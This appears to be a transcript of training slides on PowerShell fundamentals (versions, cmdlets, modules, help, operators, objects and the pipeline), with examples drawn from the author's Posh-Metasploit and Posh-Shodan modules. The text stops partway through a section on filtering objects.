Fundamentals of Leveraging PowerShell

By
Carlos Perez

Instructor

- Carlos Perez (Twitter @carlos_perez)
- Day job is Director of Reverse Engineering at a security vendor.
- Microsoft MVP on Cloud and Server Management
- Metasploit contributor
- Co-Host in the Paul's Security Weekly Podcast

Why PowerShell?

Why PowerShell?

- Red:
  - Installed by default on Windows 7/2008 R2 and above.
  - Many defenders have not kept up to date on how to configure and control it.
  - Rarely upgraded to the latest versions do to legacy infrastructure or lack of skill/knowledge on how to do it.
  - Provides access to all the APIs available on a Windows system.

Why PowerShell?

- Blue:
  - Installed by default on Windows 7/2008 R2 and above.
  - Provides access to all the APIs available on a Windows system.
  - Better controls and logging that other scripting engines.
  - Its use and abuse can be tracked across the entire enterprise with centralized logging.

Why PowerShell?

Type	.NET	Other COM	ADSI	WMI	Win32 API	System Executables
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes
VBScript	No	Yes	Yes	Yes	No	Yes
JScript	No	Yes	Yes	Yes	No	Yes
WSH	No	Yes	Yes	Yes	No	Yes
HTA	No	Yes	Yes	Yes	No	Yes
CMD/BAT	No	No	No	No	No	Yes

Why PowerShell?

Type	Event Log	Transcript	Enhanced Logging	AppLocker	CodeSign Enforcement	API Constrained	AMSI Inspected	Command Filtering
PowerShell	Yes	Yes**	Yes*	Yes	No	Yes **	Yes	Yes
VBScript	No	No	No	Yes	Yes	No	Yes	No
JScript	No	No	No	Yes	Yes	No	Yes	No
WSH	No	No	No	Yes	Yes	No	Yes	No
HTA	No	No	No	No	No	No	No	No
CMD/BAT	No	No	No	Yes	No	No	No	No

* PSv3 and above

** PSv5 and above

What is PowerShell?

What is PowerShell?

- PowerShell is an automation and configuration tool/framework that works well with your existing tools and is optimized for dealing with structured data (e.g. JSON, CSV, XML, etc.), REST APIs, and object models.
- There are 2 main versions of PowerShell:
  - **Windows PowerShell**: Ships with Windows and it is based on a full .NET framework CLR.
  - **PowerShell Core**: Open Source version that is multiplatform and it is based on .NET Core CLR

What is PowerShell?

- As of version 6.x PowerShell is a cross-platform (Windows, Linux, and OS X) It includes a command-line shell, an associated scripting language and a framework for processing cmdlets, it is called PowerShell Core.
- It is licensed under MIT License for versions after 6.0
- Source code and build instructions at https://github.com/PowerShell/PowerShell

What is PowerShell?

- On Windows:
  - PowerShell is not **powershell.exe**!
  - PowerShell is not **powershell_ise.exe**!
  - Those are host program that run the engine.
  - **System.Management.Automation.dll** and all its copies in the system are engine of Windows PowerShell.
  - There are multiple copies of it in your systems :)

Problems with PowerShell

- Fragmentation
  - After Windows 7 and Windows 2008 R2 PowerShell comes as part of the OS and not updated by Windows Update.
  - PowerShell comes as part of the Windows Management Framework and several old servers tools are incompatible with new versions on Windows.
  - The latest versions of WMF do not appear in the WSUS Catalog making deployment of newer versions a manual and complex process.
  - Some cmdlets and modules are only available on newer versions of Windows even when they all run the latest version of WMF

Handling Caveats

	2.0	3.0	4.0	5.x	Core 5.x	6.x
Windows 7/2008 R2	Default	Supported	Supported	Supported	Not Supported	Not Supported
Windows 8/2012		Default	Not Supported	Supported	Not Supported	Not Supported
Windows 8.1/2012R2			Default	Supported	Not Supported	Supported
Windows 10/2016				Defuault	Not Supported	Supported
Windows Nano					Default	Supported
Windows IoT					Default	Supported
Linux/OS X						Supported

Handling Caveats

- Use PowerShell 2.0 as the lowest denominator since it is the first version of PowerShell included by default on Windows.
- Use .NET Framework 3.5 as the the lowest denominator when selecting .NET API Calls.

Cmdlet

Cmdlet

- PowerShell specific commands are called cmdlets.
- They are in the form of a **`<verb>-<noun>`**
- **`Get-Verb`** will display the standard PowerShell verbs.
- The verbs are grouped for the tasks of:
  - –Common
  - –Communication
  - –Data
  - –Diagnostic
  - –Lifecycle
  - –Other
  - –Security

Cmdlet

- **Cmdlets** are written in .NET Framework Language, most are in C#.
- **Functions** are like cmdlets but they are written in PowerShell.
- **Applications** are any type of executable that can be ran from the shell.

Cmdlet

- The **`Get-Command`** cmdlet will allow for the searching of Cmdlet, Alias and Function using wild cards.
- A recommended method for using **`Get-Command`** or its alias **`gcm`** is to use the **`-noun`** and/or **`-verb`** option so as to filter none cmdlets or use **`-CommandType cmdlet`**

Wildcard Characters

Many of the cmdlet option accept wildcards characters. In PowerShell the Wildcards Characters are:

Wildcard Character	Description	Example
*	Matches zero or more characters, starting at the specified position	a*
?	Matches any character at the specified position	?n
[<start>-<end>]	Matches a range of characters	name[1-20]
[ ]	Matches the specified characters	[ab]jhones

Cmdlet

- PowerShell supports Aliases for cmdlets. This are like shortcuts that can be used.
  - To get a full list of existing aliases in the current shell the **`Get-Alias`** cmdlet can be used.
  - They should be avoided in Scripts or Functions since they may change or be overwritten by accident.

Script Block

- In PowerShell it interprets a new line or ; as the end of a command.
- Script-block is a special structure that contains a command or a ordered collection of commands
- a Script-block is declared by using `{ <command>; command}`
- It can be passed to cmdlets or structures that accept them (More on this later)

Modules and PSSnapin

Extending the Shell

- PowerShell provides ways to expand the number of cmdlets, functions and providers available to a user. These are:
  - **PSSnapins** - They are written in a .NET Language and are packaged as DLLs that get registered with the systems. MS recommends developers not to use this method anymore.
  - **Modules** - They where introduced in v2 of PowerShell, are mainly self contained and can be copied to system to system if dependencies are included. On v3 they added the capacity for Autoloading.

Extending the Shell

- On v2 modules need to be loaded by hand to be able to see the commands it contains unless the loading of the modules is placed in the users PowerShell profile (more on them later)
- On v3 and above the commands available in modules that are located in the **$env:PSModulePath** variable can be listed and seen without loading the module explicitly and when the command is run it autoloads the module.
- Modules can be DLL with classes that inherit from PSCmdlet class and/or PowerShell PSM1 file with functions with cmdlet attribute

Extending the Shell

- Discovering new commands from PSSnapins:
  - For all available PSSnapins **Get-PSSnapin –Registered**
  - For currently loaded PSSnapins **Get-PSSnapin**
  - For listing commands from a **loaded** PSSnapin **Get-Command -PSSnapin <PSSnapin Name>**
- Discovering new commands from Modules:
  - For listing all available modules **Get-Module –ListAvailable**
  - For Currently loaded modules **Get-Module**
  - For listing commands from a module **Get-Command -Module <module Name>** (On v2 only loaded ones)

Extending the Shell

- Loading Extensions:
  - PowerShell will load modules located on any of the folders listed in the **$env:PSModulePath** variable folder.
  - If the module is not on any of those paths then the full path would be specified with the module name to load it.
  - **Add-PsSnapin <Name>** will load a PSSnapin.
- Removing Extensions:
  - **Remove-Module <name>** to unload a module.
  - **Remove-PSSnapin <name>** to unload a PSSnapin

Extending the Shell

- Managing autoloading of modules is done by setting the $PSModuleAutoloadingPreference variable:
  - **All** - Modules are imported automatically on first-use.
  - **ModuleQualified** - Modules are imported automatically only when a user uses the module-qualified name of a command in the module **<Module Name>\<Cmdlet Name>**
  - **None** - Automatic importing of modules is disabled in the session. To import a module, use the Import-Module cmdlet.

Extending the Shell

- Name conflicts may happen when importing new commands from extensions. PowerShell will Hide or Replace commands.
- To minimize risk of this happening import new modules with either the **-NoClobber** parameter or the **-Prefix <prefix>** parameter
- One can also select what import by passing the names to the parameters -**Alias <String[]>, -Cmdlet <String[]>, -Function <String[]>, and -Variable <String[]>**

CmdletBinding

- We can make our Script and Functions have features of cmdlets compiled in C# by using the **`[cmdletbinding()]`** attribute set before the parameter **`Param()`** definition in the Script or Function.
- The help topic is `about_Functions_CmdletBinding_Attribute`

```
[CmdletBinding(ConfirmImpact=<String>,
     DefaultParameterSetName=<String>,
     HelpURI=<URI>,
     SupportsPaging=<Boolean>,
     SupportsShouldProcess=<Boolean>,
     PositionalBinding=<Boolean>)]
```

Functions

- All that we have covered for scripts applies to functions.
- To turn the script in to a function we just need to place it in the process script block of a function

```
function <name> {
    [CmdletBinding()]
    Param ($Parameter1)
    Begin{}
    Process{}
    End{}
}
```

- In the **Begin** block we put code we need to be present before executing any action.

Functions

- The **`Process`** block will execute for each object passed thru the pipeline
- The **`End`** block executes once all pipeline object are processed.
- This includes the Parameter Definitions and help based text.
- To load functions in to our current session we just define them in one of the profile files or we do what is called dot sourcing a file where the definition of a file are loaded in to the current session by placing a dot before the full path to the file

```
. .\Get-Driver.ps1
```

Using Help

Help

- To access the help system we use the **`Get-Help`** cmdlet also aliased in the shell as **`help`** and also aliased as **`man`**
- The help command can be used to get help on cmdlets and topics
- If the author included the proper comments in his/her code help can also be used against user written functions.

Updating Help

- PowerShell also provides ways to get the latest Help information.
  - The **`-online`** option will open the default web browser showing the help page for the selected cmdlet or topic.
  - On PowerShell v3 and above the **`Update-Help`** cmdlet was added and it will update the help files for PowerShell. It must be ran as Administrator.

Updating Help

- When you install PowerShell v3/v4/v5 for the first time it will come with no help files and these must be downloaded from the internet the first time help is ran.
- The language of the help files that will be downloaded will depend on the Culture setting for your shell.
  - To retrieve the culture setting the **`Get-UICulture`** cmdlet is used.
- **`Update-Help`** will use the proxy configured in Internet Explorer to connect to the internet if one is needed.

Updating Help

- In those cases that the machines are completely isolated from the internet the **Update-Help** cmdlet allows to load them from an alternate path.
  - To save the help files to an existing path

```
Save-Help -DestinationPath .\PSHelp -UICulture "en-US"
```

  - To import the help files as Administrator

```
Update-Help -UICulture "en-US" -SourcePath .\PSHelp -Force
```

- Update-Help will only update the help once very **24 hours** unless the -**Force** parameter is used.

Using Help

- Show all PowerShell conceptual topics areas. This topics cover several topics and general areas related to using PowerShell that are not related to an specific cmdlet

```
help about_*
```

- **`help <wildcard expression>`** will look for the word or expression in the titles of the help files, if none is found it will look in the content of the help for it.
- To search for all cmdlets with the word service

```
help -Category Cmdlet -Name *service*
```

Using Help

- One can select what parts of a help file we want to see.
  - When used against a cmdlet with no options it will show Name, Synopsis, Syntax, Description, Related Links and Remarks.
  - When the **`-Detailed`** option is given it will show Parameter Information and Examples.
  - When the **`-Full`** option is given it will show a more detailed list of info for Parameters.
  - When the **`-Examples`** option is given only examples are shown.

Using Help - Reading Syntax

- A cmdlet can have more than one way for it to be invoked and this can be seen in the syntax

```
PS C:\> help get-service

NAME
    Get-Service

SYNOPSIS
    Gets the services on a local or remote computer.


SYNTAX
    Get-Service [[-Name] <string[]>] [-ComputerName <string[]>] [-DependentServices] [-Exclude <str
    ing[]>] [-Include <string[]>] [-RequiredServices] [<CommonParameters>]

    Get-Service -DisplayName <string[]> [-ComputerName <string[]>] [-DependentServices] [-Exclude <
    string[]>] [-Include <string[]>] [-RequiredServices] [<CommonParameters>]

    Get-Service [-InputObject <ServiceController[]>] [-ComputerName <string[]>] [-DependentServices
    ] [-Exclude <string[]>] [-Include <string[]>] [-RequiredServices] [<CommonParameters>]
```

- They will typically have one or more Parameter Sets that will differ from syntax to syntax.

Using Help - Reading Syntax

- Required for required options or values they will not be enclosed in any bracket.
- Options or values enclosed in **[ ]** are optional
- Values are represent with the type they take between **< >**
- Those values that can be lists are represented as **<type[ ]>**
- Those that have a predefined list of options it can take are represented as **< option1 | option2 | option3>**

Using Help - Reading Syntax

- When the help cmdlet is used with the **`-full`** option is used we get additional information on the parameters:
  - **`required?`** - specifies if the option is required or not.
  - **`position?`** - specified if the position is a named one or an order one. For ordered one it will give the number of the position for the value it will map to it.
  - **`Default value`** - Default value the option has. (Some times on PSv2 it does not display properly)
  - **`Accept pipeline input?`** - specified if the option accepts input from the pipeline and if the input is by value type or by property name.
  - **`Accept Wildcard Characters?`** - specifies if wildcard characters can be used.

Using Help - Reading Syntax

- As parameters are defined in script and advanced function the help information is generated based on the settings by PowerShell.
- Help information on the advanced modules can be comment based or in a XML based file following the MAML (Microsoft Assistance Markup Language) Specification.
- MAML is used for binary modules, when providing help information in multiple languages and when offering updatable help.

Using Help - Comment Help

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Posh-Metasploit.psm1 | Posh-Metasploit.psd1

```
<#
.Synopsis
   Create a new Metasploit Server Session to a given MSFRPCD Server.
.DESCRIPTION
   Create a new Metasploit Server Session to a given MSFRPCD Server. The Metasploit server
   can be a Framework server running msfrpcd or the commercial version of Metasploit from
   Rapid7. Authentication can be done with Username and Password or using an existing permanent
   token.
.EXAMPLE
    New-MSFServerSession -ComputerName 192.168.1.104 -Port 55553 -Credentials (Get-Credential msf)


Manager     : metasploitsharp.MetasploitManager
URI         : https://192.168.1.104:55553/api/1.1
Host        : 192.168.1.104
Credentials : System.Management.Automation.PSCredential
Session     : metasploitsharp.MetasploitSession
Id          : 1

.EXAMPLE
   New-MSFServerSession -ComputerName 192.168.1.104 -Port 55553 -Token TEMP29962583423821653804999200 35


Manager     : metasploitsharp.MetasploitManager
URI         : https://192.168.1.104:55553/api/1.1
Host        : 192.168.1.104
Credentials :
Session     : metasploitsharp.MetasploitSession
Id          : 0
#>
function New-MSFServerSession
{
```

Completed | Ln 55 Col 41 | 110%

Using Help - Comment Help

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Posh-Metasploit.psm1 | Posh-Metasploit.psd1

```
37  function New-MSFServerSession
38  {
39      [CmdletBinding(DefaultParameterSetName = 'Credential')]
40      Param
41      (
42          # Metasploit Server FQDN or IP.
43          [Parameter(Mandatory=$true,
44                     Position=0)]
45          [Parameter(ParameterSetName = 'Credential')]
46          [Parameter(ParameterSetName = 'Token')]
47          [string[]]$ComputerName,
48
49          # Credentials for connecting to the Metasploit RPC Server
50          [Parameter(Mandatory=$true,
51                     Position=1,
52                     ParameterSetName = 'Credential')]
53          [Management.Automation.PSCredential]$Credentials,
54
55          # Port of the Metasploit RPC server. Use 55553 for Framework and 3790 for commercial versions.
56          [Parameter(Mandatory=$false,
57                     Position=2)]
58          [Int32]$Port = 55553,
59
60          # Version of API to use depending on target server.
61          [validateset('Pro','Framework')]
62          [string]$Version = 'Framework',
63
64          [validateset('Pro','Framework')]
65          [switch]$DisableSSL,
66
67          # Specify a existing permanent token to use.
68          [Parameter(Mandatory=$false, ParameterSetName = 'Token')]
```

Completed | Ln 1 Col 1 | 110%

Using Help - XML Help

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Untitled1.ps1* | Posh-Shodan.Help.xml

```
<?xml version="1.0" encoding="utf-8"?><helpItems xmlns="http://msh" schema="maml">
<command:command xmlns:maml="http://schemas.microsoft.com/maml/2004/10" xmlns:command="http://schemas.microsoft.com/
<!--Generated by PS Cmdlet Help Editor-->
    <command:details>
        <command:name>Get-ShodanAPIInfo</command:name>
        <maml:description>
            <maml:para>Get features and information for a given API Key.</maml:para>
        </maml:description>
        <maml:copyright>
            <maml:para />
        </maml:copyright>
        <command:verb>Get</command:verb>
        <command:noun>ShodanAPIInfo</command:noun>
        <dev:version />
    </command:details>
    <maml:description>
    <!--This is the Description section-->
        <maml:para>Get features and information for a given API Key.</maml:para>
    </maml:description>
    <command:syntax>
        <command:syntaxItem>
            <maml:name>Get-ShodanAPIInfo</maml:name>
            <command:parameter required="false" variableLength="false" globbing="false" pipelineInput="false" posit
                <maml:name>APIKey</maml:name>
                <maml:description>
                    <maml:para>Shodan API Key to get information on.</maml:para>
                </maml:description>
                <command:parameterValue required="true" variableLength="false">String</command:parameterValue>
            </command:parameter>
            <command:parameter required="false" variableLength="false" globbing="false" pipelineInput="false" posit
                <maml:name>CertificateThumbprint</maml:name>
                <maml:description>
                    <maml:para>Specifies the digital public key certificate (X509) of a user account that has permi

Certificates are used in client certificate-based authentication. They can be mapped only to local user accounts; th
                </maml:description>
                <command:parameterValue required="true" variableLength="false">String</command:parameterValue>
            </command:parameter>
        </command:syntaxItem>
```

Completed | Ln 1 Col 1 | 110%

Object Basics

PowerShell Objects

- Every action taken inside of PowerShell is done in the context of objects.
- Data is moved from one cmdlet to another as a single object or collection of objects.
- Objects are composed of:
  - **Method** - Action that can be taken on the object.
  - **Property** - Information about the state of an object.
  - **Event** – An action we can monitor for.
- Even the data returned by a regular command is returned as an object.

PowerShell Objects

- To get a list of the methods and properties an object has the **`Get-Member`** cmdlet is used.
- One can use the **Pipe** to pass an object or a collection of objects to **`Get-Member`**
- If a collection is given it will return the information for each unique type in the collection.

PowerShell Objects

- Instance Methods and Properties can be accessed directly from each instance.
  - Method `<object>.<method>(Param List)`
  - Property `<object>.<property>`
- Classes also provide their own set of Methods and properties. To access these:
  - Method `[classname]::<method>(Param List)`
  - Property `[classname]::<property>`

PowerShell Objects

- For the manipulation of objects we will cover first the Operators in PowerShell since they are used against Objects and the Properties of objects.
- PowerShell operators differ from the operators of other scripting and programing languages, the design reasons where to mimic those found in Shell Languages found on *nix systems.
- When comparisons are done PowerShell has the special variables **$True** and **$False** to represent Boolean values

Boolean Operators

Operator	Description
-and	Return True if all sub-expressions are True
-or	Return True if any sub-expression is True
-not	Return the opposite
-xor	Return True if one sub-expression is True, but not if both are True

Boolean Operators

- Boolean Operators are used to combine several comparison subexpressions.
- Subexpressions can be parenthetical or cmdlets that return a boolean.

```
PS C:\> ((1 -eq 1) -or (15 -gt 20)) -and ("running" -like
"*run*")
True
```

Comparison Operators

Operator	Description
-eq	Equal to
-ne	Not Equal to
-gt	Greater than
-lt	Less than
-le	Less or Equal to
-ge	Greater or Equal to

Comparison Operators

Operator	Description
-contains -notcontains	Collection of element contains a specific element.
-in -notin	A specific element is present in a collection of elements.
-like -notlike	Wildcard string comparison
-match	Matches a regular expression

Comparison Operators

- In PowerShell comparisons are not case sensitive for string comparison

```
PS > "hello" -eq "HELLO"
True
```

- To make a comparison be case sensitive one only need to add a “c” to the comparison.

```
PS > "hello" -ceq "HELLO"
False
```

- PowerShell will try to convert the types of the element for evaluation by analyzing them.

```
PS > 1 -eq "1"
True
```

Comparison Operators

- Many times -contains and -in operators are used by mistake to search in strings, this is a common mistake. Their use is for Arrays or Hash lists

```
PS > "a","b","c" -contains "b"
True

PS > "b" -in "a","b","c"
True
```

Type Operators

Operator	Description
-is	Return True when an input is of the specified .NET type
-isnot	Return False when an input is of the specified .NET type
-as	Converts the input to a specified type


Type Operators

- Type operators are mostly used to make sure the proper type is used in scripts

```
C:\PS> (get-date) -is [datetime]
True

C:\PS> (get-date) -isnot [datetime]
False

C:\PS> "9/28/12" -as [datetime]
Friday, September 28, 2012 12:00:00 AM
```

Pipeline


Pipeline On Other Shells



The Pipeline

- The pipeline is what makes PowerShell so powerful as a shell.
- It ties commands and cmlets together in ways a regular shell can not.
- Mastery of the Pipeline is what makes the difference in mastering or not mastering PowerShell

Pipeline ByValue



Pipeline ByValue

- A cmdlet's receiving Object Type must be same as the Object Type output by the originating cmdlet.


```
-InputObject <ServiceController[]>
    Specifies ServiceController objects representing the services to be stopped. Enter a variable that contains
    the objects, or type a command or expression that gets the objects.

    Required?                    true
    Position?                    1
    Default value
    Accept pipeline input?       true (ByValue)
    Accept wildcard characters?  false
```

Pipeline ByValue

- In advanced functions with the cmdlet binding a parameter can be made to accept objects by value in its parameter definition.

```
[Parameter(Mandatory=$true,
           ValueFromPipeline=$true,
           Position=0)]
[sting[]]
$Param
```

Pipeline ByPropertyName



Pipeline ByPropertyName

- The Object has to have a property which name matches the Parameter name

```
-Name <String[]>
    Specifies the service names of the services to be stopped. Wildcards are permitted.

    The parameter name is optional. You can use "Name" or its alias, "ServiceName", or you can omit the parameter
    name.

    Required?                    true
    Position?                    1
    Default value
    Accept pipeline input?       true (ByPropertyName, ByValue)
    Accept wildcard characters?  true
```

Pipeline

- When an object collection is sent thru the pipeline to another cmdlet that takes a collection each object is referred to as **$_** giving us access to the object properties, methods and events.

```
Get-Service | where-object { $_.Status -eq "Running" }
```

Working with Objects

Filtering Objects

- For filtering objects in a collection in PowerShell the **`Where-Object`** cmdlet is used since it allows to filter by property value.
- On PowerShell v2 this is done with a Script Block

```
